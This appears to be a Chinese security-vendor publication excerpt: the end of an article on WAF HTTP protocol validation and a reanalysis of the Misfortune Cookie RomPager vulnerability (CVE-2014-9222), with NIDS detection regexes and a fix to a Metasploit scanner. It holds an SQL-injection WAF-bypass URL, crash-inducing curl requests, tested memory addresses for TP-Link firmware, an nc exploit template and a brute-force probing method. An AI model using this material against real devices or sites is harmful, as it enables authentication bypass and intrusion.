例如 CVE-2013-2028 ngx_http_parse.c 的远程栈缓冲区溢出，当以 Chuncked Encoding 发送的 Chunk Size 为一个特殊值就能造成对 Nginx 的 DoS 或者远程 shellcode 执行，WAF 在解码过程中对包含不合法的 ChunkSize 的 HTTP 请求进行阻断，可以在无需任何升级更新就能防护此类攻击。

(2)HTTP Parameter Pollution

HTTP Parameter Pollution（HPP）使用如下形式的请求能够在不同 Web 应用程序中造成不同的攻击效果，比如：/somePage.jsp?param1=value1&param2=value2。

不同的后端 Web 应用程序对于这里请求的处理不相同，如下表所示：

后端编程语言	后端处理结果	样例
ASP.NET/IIS	取值为列表数组	par1=val1,val2
ASP/IIS	取值为列表数组	par1=val1,val2
PHP/Apache	取值为最后一个值	par1=val2
PHP/Zeus	取值为最后一个值	par1=val2

JSP, Servlet/ Apache Tomcat	取值为第一个值	par1=val1

这样我们就能利用这些特性构造一些绕过 WAF 防护规则的攻击。例如这样一个正常的攻击会被 WAF 拦截：

http://test.com/list.asp?prodID=9 UNION SELECT 1,2,3 FROM Users WHERE id=3 –

而这样的攻击则可能绕过 WAF 的防护:

http://test.com/list.asp?prodID=9 /*&prodID=*/UNION /*&prodID=*/ SELECT 1 &prodID=2 &prodID=3 FROM /*&prodID=*/Users /*&prodID=*/ WHERE id=3 --

但是在开启 WAF 的 HTTP 协议校验策略后，WAF 会对重复参数以及重复参数的个数进行检测，从而使得这样的攻击失效。

(3)Apache httpOnly Cookie Disclosure

Apache 的 Cookie 泄漏漏洞是在 Apache 部分版本中如果 Cookie 的内容大于 4K，那么页面就会返回 400 错误。返回的报错内容却包含 Cookie 信息。攻击者通过设置大于 4K 的 Cookie 让 Apache 报错绕过了 HttpOnly 的保护从而得到 Cookie。在 WAF 的 HTTP 协议校验中可以配置 Cookie 长度限制，告警信息为：COOKIE_LENGTH_TOO_LARGE 从而能阻挡此类攻击。

HTTP 协议校验的安全防护作用还不仅仅是这些，通过对 HTTP 请求的 URI, 参数及参数值，请求头部，请求 body 的各个字段的长度、个数等做规范校验，来阻止一些通用的未知的攻击方法，防止 WAF 防护策略的绕过。针对某些 0day 攻击，还具有无需规则升级就能防护的效果。

协议校验功能既然这么有用，但在实际部署 WAF 产品的时候，我们建议用户根据自身业务选择部分校验策略的放过，这是为了兼容性考虑，不影响用户当前的业务。

WAF 应用层协议处理虽然严格按照 RFC 标准来进行，但在实际环境中，由于部分 Web 应用程序并未完全按照 RFC 标准进行开发或通讯，因此如果 WAF 严格开启协议校验，或导致当前 Web 应用业务的中断。

对于普通的例如 IE 等浏览器而言，它会忽略这种错误，但是对于 WAF 这种企业级的防火墙，安全是最重要的，因此它会默认阻止这种非法的数据包。但是 WAF 阻断的这种安全行为也给用户带来不便。

因此为了兼容性考虑，用户需要根据自身业务需要，配置 WAF 协议校验策略的放过，但是这样也就降低了安全性，因此在做这种配置之前，你需要正确的进行评估。同时，WAF 的协议校验也体现在只处理合法的 HTTP 协议流量，阻断非法的 HTTP 协议流量的解码过程之中。

本文简要分析了 WAF 产品的 HTTP 协议校验功能，它分为解码和策略校验。其中解码是对访问服务器的报文符合 HTTP 协议格式的最基本要求，策略校验是用户对不同站点根据自己的需求自定义一些与自身业务、环境相匹配的协议层检查策略，主要集中在对 Web 服务器缓冲区溢出攻击的防护和绕过 WAF 的防护。HTTP 协议校验对防护 Web 服务器有着重要作用，在实际部署 WAF 产品时，应结合用户的业务需求，建议用户开启 HTTP 协议校验默认策略。

Misfortune Cookie漏洞再分析

安全研究部 陈庆

受影响的 RomPager 在处理 Cookie 时存在安全漏洞，攻击者通过发送精心构造的 Cookie 有可能绕过登录认证机制。这个漏洞被分配成 CVE-2014-9222。攻击者只需要向受影响的设备发送一个报文即可完成攻击。本文针对漏洞原理、漏洞利用技术进行了再分析，同时给出了 NIDS 检测方案。

一、ZyNOS 简介

ZyNOS 是 "ZyXEL Network Operating System" 的缩写，最早出现于 1998 年。

ZyXEL 即合勤科技，1989 年在台湾成立。

ZyNOS 是一种嵌入式实时操作系统 RTOS(ThreadX RTOS by Green Hills)，可以简单理解成 VxWorks、pSOS 那一类的，也可以理解成 Cisco IOS 之类的。没有普通意义上的文件系统、可执行程序，不区分用户态、内核态，代码、数据位于一个大的二进制映像文件中。但大映像中确实包含了图片、HTML 等内容，也能提供 WWW 服务。设备加电启动时，较早期的引导组件负责将这个大映像文件从 Flash 直接加载到内存中固定地址，然后跳到指定位置继续执行。对于映像文件，一般最开始是自解压代码，负责将位于映像中部的各个压缩块解压，将控制权交给解压产生的代码。

ZyNOS 中使用了 AllegroSoft 出品的 RomPager，后者是一种 WWW Server。

ZyNOS 为很多家庭网络设备所用，比如 TP-Link、D-Link、华为、中兴等厂商生产的家庭网关、无线路由器，其部分型号就使用了 ZyNOS。至于这些厂商与 ZyXEL 的合作方式是什么，不太清楚。

二、漏洞简介

2014 年 12 月 18 日，CheckPoint 披露名为 "Misfortune Cookie" 的漏洞，并给了一份受影响设备型号列表。相关厂商包括但不限于：

- ASUS(华硕)
- D-Link
- Edimax
- Huawei(华为)
- TP-Link

ZTE(中兴)

ZyXEL(合勤科技)

受影响的 RomPager 在处理 Cookie 时存在安全漏洞，攻击者通过发送精心构造的 Cookie 有可能绕过登录认证机制。这个漏洞被分配成 CVE-2014-9222。攻击者只需要向受影响的设备发送一个报文即可完成攻击。

CheckPoint 声称不需要额外的黑客工具，只需要普通浏览器即可完成攻击。确实如此。

据称 RomPager 4.34 之前的版本，尤其是 4.07 版存在该漏洞。

事实上 AllegroSoft 于 2005 年就已经确认该漏洞存在，同时提供了 RomPager 升级版本。不知为何，时至 2015 年，仍有大批存在漏洞的 RomPager 存活于互联网上。

Misfortune Cookie 漏洞在安全圈的翻炒下升温很快。

三、漏洞原理

下面的伪 C 代码是针对 MIPS 汇编的逆向分析结果：

```
void PrivateHttpCookieHandler ( char * sth, char * cookie )
{
    unsigned int    len;
    char          *cookie_end,
                  *p,
                  *q;
    char          (*c)[40];
    /*
     * 以 \r、\n 为结尾符获取字符串长度
     */
    len         = Private_strlen_1( cookie );
    cookie_end  = cookie + len;

    p           = cookie;
    while ( p < cookie_end )
    {
        if ( 'C' == *p )
        {
            /*
             * 'C' 后的字符所在
             */
            p++;
            /*
             * 寻找 '='
             */
            q       = Private_strchr( p, '=' );
            /*
             * 将 '=' 清成 \0
             *
```

```
        * 此处未检查 q 是否等于 NULL，假设肯定能找到
'='，错误假设。
        */
        *q      = '\0';
        /*
        * 比如有 "C19=..."，此时 p 指向 "19"，i 最终等于 19。
        *
        * 此处问题很多，p 指向的内存很可能不是我们想
要的那种。
        *
        * curl -H 'Cookie: C' 192.168.1.1
        * curl -b 'C1=1;C' 192.168.1.1
        */
        index   = Private_atoi( p );
        /*
        * ptr to cookie value
        */
        p       = q + 1
        /*
        * 以 \r、\n、\t、分号、逗号为结尾符获取字符串长度
        */
        len     = Private_strlen_2( p );
        /*
        * 单个 Cookie 结尾符所在
        */
        q       = p + len;
        /*
        * 单个 Cookie 结尾符清成 \0
        */
        *q      = '\0';
        /*
      * 某结构的固定偏移，这里有一个二维数组，char[n][40]
        */
        c       = sth + 0x5F68;
        /*
        * 将 "cookie value" 复制到 c[index][40]
        *
        * 对于确定型号、版本的 Firmware，c 是固
定的，index 和 p 指向的内容
        * 是客户端可控值，这导致 " 任意内存地址写 " 漏洞。
        */
        Private_strncpy( c[index], p, 40 );
    }
    else
```

```
{
    /*
     * 寻找 '='
     */
    q   = Private_strchr( p, '=' );
    if ( NULL != q )

    {
        /*
      * 以 \r、\n、\t、分号、逗号为结尾符获取字符串长度
         */
        len = Private_strlen_2( q );
        q   = q + len;
    }
    else
    {
        q   = p
    }
}
if ( q < cookie_end )
{
    /*
     * 下一个 Cookie
     */
    q++;
    /*
     * 越过空格、冒号、\t，返回指针
     */
    p   = PrivateSkipSth( q );

  }
  else
  {
      break;
  }
 } /* end of while */
 return;
} /* end of PrivateHttpCookieHandler */
```

PrivateHttpCookieHandler() 用于处理来自客户端的 Cookie，这里存在几个漏洞。

它会在 Cookie 中寻找形如 "C<num>=<str>" 的数据，先找到 "C"，然后继续找 "="。它假设肯定能找到 "="，并将 "=" 清成 "\0"。用于寻找 "=" 的函数有可能返回 NULL，程序中没有考虑这种情形，不管三七二十一地就将返回值当成有效指针，并将其指向内容清零。考虑：

```
curl -H 'Cookie: C' 192.168.1.1
curl -b 'AnyKey=AnyValue;C' 192.168.1.1
```

这必将导致空指针写，崩溃。即使 Cookie 确实形如 "C<num>=<str>"，存在更致命的漏洞。<num> 实际是二维数组的一维下标：

```
char    C_Array[10][40];
```

<num> 的有效范围是 [0,9]。<str> 会被复制到 <num> 对应的内存：

```
strncpy( C_Array[num], str, 40 );
```

由于正确使用了 strncpy()，所以 <str> 本身超长不会造成缓冲区溢出。但程序没有对 <num> 进行范围检查，其可以是任意值，考虑 32-bits 整数回绕，<num> 甚至可以是负数。C_Array 的地址对于确定型号、版本的目标设备而言，是一个固定值。通过控制 <num> 可以精确控制 strncpy() 的目标地址，而 <str> 也是可控的，这就形成 " 任意内存地址写 " 漏洞。

假设存在一个全局变量用于标识启用、禁用登录认证机制，利用前述漏洞改写全局变量，禁用登录认证机制，这就是 Misfortune Cookie 漏洞 (CVE-2014-9222) 的本质。

参看 "Misfortune Cookie (CVE-2014-9222) Demystified"。

```
> sys pswauthen 0
Do not need password authentication for configuration!
```

确实存在这样的全局变量，姑且称之为 auth_byte。在 IDA 中靠字符串的交叉引用间接定位 auth_byte。

四、某些 TP-Link 型号的相关数据

下面是我在深入研究该漏洞过程中收集、整理的一批实验数据：

```
TD-8820
    3.0.0 Build 091223 Rel.23304
        C_Array = 0x803C3018
        authoff = 0x80397E69
TD-W8901G
1.0.2 Build 080522 Rel.37708 ( 这是 Piotr Bania 所用版本 )
        C_Array = 0x803E9A40
        authoff = 0x803AB30D
    3.0.1 Build 100603 Rel.28484
        C_Array = 0x8041B3D4
        authoff = 0x803DC701
    3.0.1 Build 100901 Rel.23594
        C_Array = 0x80420554
        authoff = 0x803E1829
    6.0.0 Build 110119 Rel.25581
        C_Array = 0x804FA3E0
        authoff = 0x804BB941
    6.0.0 Build 110915 Rel.06942
```

```
    C_Array = 0x80517454
    authoff = 0x804D7CB9
TD-W8901N
  1.0.0 Build 121121 Rel.08870 ( 这是 Cawan 所用版本 )
    C_Array = 0x804163D4
    authoff = 0x8034FF94
TD-W8951ND
  1.0.0 Build 100723 Rel.23035
    C_Array = 0x803FD3F0
    authoff = 0x803D2D61
TD-W8961ND
  1.0.0 Build 100722 Rel.05210
    C_Array = 0x803FD3F0
    authoff = 0x803D2D61
```

C_Array + evilnum * 0x28　　= authoff

这里所有的四则运算都是 " 模 0x100000000" 四则运算。

要充分考虑这种情形 :

(authoff - C_Array) % 0x28　!= 0

此时 evilcookie 必须进行适当填充，这还得看实际被破坏数据是否无关大碍。

```
echo -ne "GET / HTTP/1.0\r\nCookie:
C<evilnum>=<evilcookie>\r\n\r\n" | nc -w 5 -n <target> 80
```

前面所列是用于攻击的精确数据，实测无误。为了避免为 Script Kids 所用，没有直接显示 evilnum、evilcookie。了解该漏洞原理的读者请自行推算。

五、漏洞利用技巧的探讨

我没有找到可能存在的神技巧快速、稳定地远程确定这些值 :

```
C_Array
authoff
evilnum
evilcookie
```

不过我尝试了一些别的技术手段。向 victim 发送如下 HTTP 请求 :

```
HEAD /rom-0 HTTP/1.0\r\n
Cookie: C<guessnum>=\r\n
\r\n
```

就 TP-Link 而言，在合适范围内暴力猜测 guessnum，有很大概率破坏下列两个字符串之一 :

```
%a, %d %b %Y %H:%M:%S GMT
application/octet-stream
```

此二者的改变会反映到 HTTP 响应中，从而可以远程识别。

考虑下列运算关系：

```
C_Array + guessnum * 0x28   = guessoff
C_Array + evilnum * 0x28    = authoff - off
off     = ( authoff - guessoff ) mod 0x28
evilnum = guessnum + ( authoff - guessoff ) / 0x28
```

从上述运算关系中可以看到，evilnum 与 guessnum、"authoff-guessoff" 相关，在已知 guessnum 的前提下，可以将猜测 evilnum 转换成猜测 "authoff-guessoff"，后者是 auth_byte 与 "%a, %d %b %Y %H:%M:%S GMT" 或 "application/octet-stream" 之间的相对偏移，这个相对偏移跨型号、跨版本之后，其范围相对有限。

理论上可以写程序暴力猜测 "authoff-guessoff"。现实比较残酷，这是任意内存地址写漏洞，暴力猜测时天知道什么东西被破坏了，出麻烦的概率不小。

六、Metasploit 扫描插件

Metasploit 有个针对该漏洞的扫描插件：

allegro_rompager_misfortune_cookie.rb

本意是：

```
$ curl -i http://192.168.1.1/Allegro
HTTP/1.1 200 OK
Content-Type: text/html
Date: Tue, 17 Mar 2015 10:35:27 GMT
Pragma: no-cache
Expires: Thu, 26 Oct 1995 00:00:00 GMT
Transfer-Encoding: chunked
Server: RomPager/4.07 UPnP/1.0
EXT:
<html>
<head>
<title>Allegro Copyright</title></head><body>
RomPager Advanced Version 4.07<br>(C) 1995
 - 2002 Allegro Software Development Corporation
</body></html>
```

从响应报文的 HTTP Header 中析取 "Server: ..."，然后从中析取 RomPager 版本号，最后判断其是否小于 4.34，是则报漏洞。

相应代码如下：

```
fp  = http_fingerprint( response:res )
if /RomPager\/(?<version>[\d\.]+)$/ =~ fp
   if Gem::Version.new(version) < Gem::Version.new('4.34')
      report_vuln(
         host: ip,
         port: rport,
         name: name,
         refs: references
      )
      return Exploit::CheckCode::Appears
```

对于 192.168.1.1，fp 等于 "RomPager/4.07 UPnP/1.0"，插件所用正则表达式 "RomPager\/(?<version>[\d\.]+)$" 无法匹配 fp，导致漏报。插件作者 Jon Hart 可能缺少大规模扫描 banner 信息的经验。

前述插件中的正则表达式应该修改成：

```
RomPager\/(?<version>[\d\.]+).*$
```

或

```
RomPager\/(?<version>[\d\.]+)
```

这里 <version> 表示将 "[\d\.]+" 的匹配内容析取并赋给名为 version 的变量。

七、NIDS 建议

对于 Misfortune Cookie 漏洞，检查 HTTP 头中的 Cookie:

```
echo "Cookie: C0123456789=Anything" | grep -P "^Cookie.*[;,: \t]+C\d{2,}="
```

"C0001=Anything" 虽然是无害的，但不合常理，上述正则表达式仍会命中。

```
echo "Cookie: AnyKey=AnyValue;C" | grep -P "^Cookie.*[;,: \t]+C[^=]*$"
echo "Cookie: C" | grep -P "^Cookie.*[;,: \t]+C[^=]*$"
```

这是检查 "C" 后无 "=" 的情形，纯 DoS。

合并一下正则表达式：

```
echo "Cookie: C0123456789=Anything" | grep -P "^Cookie.*[;,: \t]+C(\d{2,}=|[^=]*$)"
```

八、其他

搞嵌入式设备的逆向工程，还是需要有硬件调试技能，单纯靠软件技能，受限太大，有时完全不能达成目标。至少可以将板子上的 SERIAL(UART/RS232)、JTAG(EJTAG) 接出来，如果会用示波器、逻辑分析仪等更佳。

CheckPoint 的人手头一定有某个版本的 ZyNOS 源代码，比如 C_Array 的一维下标范围是 [0,9]，单靠反汇编 RasCode 很难发现这点。他们提到了 ZyNOS 远程调试工具：

> ZORDON - ZynOs Remote Debugger (Over the Network)
>
> - Breakpoints
> - View/Edit Memory and Registers

除了他们的 PDF 中有提，在互联网上搜 ZORDON，没有任何其他信息，我相信他们有这玩意儿。

九、参考文献

Hacking and patching TP-LINK TD-W8901G router - Piotr Bania <bania.piotr@gmail.com> [2014-01-31]

http://piotrbania.com/all/articles/tplink_patch/

Misfortune Cookie Vulnerability - Lior Oppenheim [2014-12-18]

http://mis.fortunecook.ie/

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9222

Misfortune Cookie Suspected Vulnerable List - [2014-12-22]

http://mis.fortunecook.ie/misfortune-cookie-suspected-vulnerable.pdf

一些 CVE-2014-9222 细节 - Shahar Tal, Lior Oppenheim [2014-12-29]

http://mis.fortunecook.ie/too-many-cooks-exploiting-tr069_tal-oppenheim_31c3.pdf

Misfortune Cookie (CVE-2014-9222) Demystified - Cawan <cawan@ieee.org> or <chuiyewleong@hotmail.com> [2015-02-16]

http://cawanblog.blogspot.com/2015/02/misfortune-cookie-cve-2014-9222.html

Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) Scanner

https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/http/allegro_rompager_misfortune_cookie.rb

THE EXPERT
BEHIND GIANTS

NSFOCUS

公司总部: 北京市海淀区北洼路4号益泰大厦三层 010-68438880
服务热线: 400-818-6868 值班热线: 13321167330（非工作时间） 技术支持传真: 010-68437328
技术支持网站: http://support.nsfocus.com 技术支持邮箱: support@nsfocus.com

www.nsfocus.com

JUST CHANGE

JUST HERE JUST NOW

一体化安全解决方案：安全、易用、稳定

NSFOCUS NF

绿盟下一代防火墙

NSFOCUS NEXT-GENERATION FIREWALL